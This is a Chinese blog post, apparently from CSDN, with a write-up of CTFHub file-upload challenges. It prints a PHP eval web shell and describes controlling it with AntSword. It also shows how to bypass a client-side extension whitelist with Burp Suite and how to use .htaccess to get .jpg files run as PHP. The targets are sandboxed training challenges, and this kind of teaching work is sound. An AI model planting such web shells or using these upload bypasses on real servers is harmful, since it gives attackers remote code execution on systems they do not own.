CTF之旅（CTFHub技能树+详细Write up+持续更新ing)（文件上传）

原创

迷失的蓝色小恐龙 于 2021-10-23 22:27:49 发布 3354 收藏

分类专栏： CTF 文章标签： 安全 web 1024程序员节

本文链接：https://blog.csdn.net/weixin_51563603/article/details/120920301

目录

CTFHub题目WriteUP地址汇总

本来不想分段的，但是后来发现要写的东西太多了，就写了个首页，汇总一下地址，大家见谅

首页地址

文件上传

无验证

这个就是给我们打基础用的，首先去下载中国蚁剑：网址


再写一个一句话木马并上传：

```
<?php @eval($_POST["shell"]);?>
```


之后访问这个地址：http://challenge-24a8e700e9152446.sandbox.ctfhub.com:10800/upload/1.php


看到没有出现404说明上传成功

打开蚁剑，添加数据：




这里有个很重要的点，你输入的连接密码必须是你之前一句话木马里$_POST[“XXX”]的XXX，要不然会输出返回数据为空,我这里就是shell（靠因为我太菜了不知道这个原理是什么，导致我一开始以为密码随便设就好啦，结果一直给我返回数据为空）
添加后点击测试连接出现这个样子就是好了






双击打开：



找一下文件夹里就可以找到flag了



没办法第一次搞文件上传漏洞，磕磕绊绊的，请谅解。

前端验证

这波f12打开分析源代码，得知过滤的类型：

自动换行

```
<script>alert('上传成功')</script>上传文件相对路径<br>upload/1.php<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>CTFHub 文件上传 - js前端验证</title>
</head>
<body>
    <h1>CTFHub 文件上传 - js前端验证</h1>
    <form action="" method="post" enctype="multipart/form-data" onsubmit="return checkfilesuffix()">
        <label for="file">Filename:</label>
        <input type="file" name="file" id="file" />
        <br />
        <input type="submit" name="submit" value="Submit" />
    </form>
<script>
function checkfilesuffix()
{
    var file=document.getElementsByName('file')[0]['value'];
    if(file==""||file==null)
    {
        alert("请添加上传文件");
        return false;
    }
    else
    {
        var whitelist=new Array(".jpg",".png",".gif");
```


```
        var file_suffix=file.substring(file.lastIndexOf("."));
        if(whitelist.indexOf(file_suffix) == -1)
        {
            alert("该文件不允许上传");
            return false;
        }
    }
}
</script>
</body>
</html>
```


接下去有几种方式，提供个网址，里面介绍了很多方法：网址

我用的是抓包方法：

把刚刚1.php修改为1.jpg，打开burp suite ，抓包：

把刚刚的1.jpg变成1.php





之后就是和上面题一样了：

CTFhub 文件上传 - JS前端验证

Filename: 选择文件 未选择任何文件

Submit






本题结束

.htaccess


这个题目还是很妙的，个人感觉
一开始和之前一样上传1.php，结果显示类型匹配错误
打开f12查看源码，发现里面有后端的源码，看了下类型，说明它过滤的很多后缀名

```
<script>alert('文件类型不匹配')</script><!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>CTFHub 文件上传 - htaccess</title>
</head>
<body>
    <h1>CTFHub 文件上传 - htaccess</h1>
    <form action="" method="post" enctype="multipart/form-data">
        <label for="file">Filename:</label>
        <input type="file" name="file" id="file" />
        <br />
        <input type="submit" name="submit" value="Submit" />
    </form>
</body>
</html>
<!--
if (!empty($_POST['submit'])) {
    $name = basename($_FILES['file']['name']);
    $ext = pathinfo($name)['extension'];
    $blacklist = array("php", "php7", "php5", "php4", "php3", "phtml", "pht", "jsp", "jspa", "jspx", "jsw", "jsv", "jspf", "jtml", "asp", "aspx", "asa", "asax", "ascx", "ashx", "asmx", "cer", "swf")
    if (!in_array($ext, $blacklist)) {
        if (move_uploaded_file($_FILES['file']['tmp_name'], UPLOAD_PATH . $name)) {
            echo "<script>alert('上传成功')</script>";
            echo "上传文件相对路径<br>" . UPLOAD_URL_PATH . $name;
        } else {
            echo "<script>alert('上传失败')</script>";
        }
    } else {
        echo "<script>alert('文件类型不匹配')</script>";
    }
}
-->
```


接下来我去搜了一下如何绕过后端验证文件上传的方法，这个网址里面讲的很清楚，推荐：网址
在他的介绍下我采用了大写的方式，1.pHp，结果不行。。




访问出现这个说明没成功，服务器没把pHp当作普通的php做解析




```
<?php @eval($_POST['shell']); echo"luck"; ?>
```

再去网上搜，发现可以这样。。

先上传一个Apache专属的.htaccess配置文件，里面包含一个设置，意思就是让.jpg后缀的也当作php来解析



并上传

上传文件相对路径
upload/.htaccess

CTFHub 文件上传 - htaccess

Filename: 选择文件 未选择任何文件
Submit

接下来我们就可以上传我们的1.jpg啦

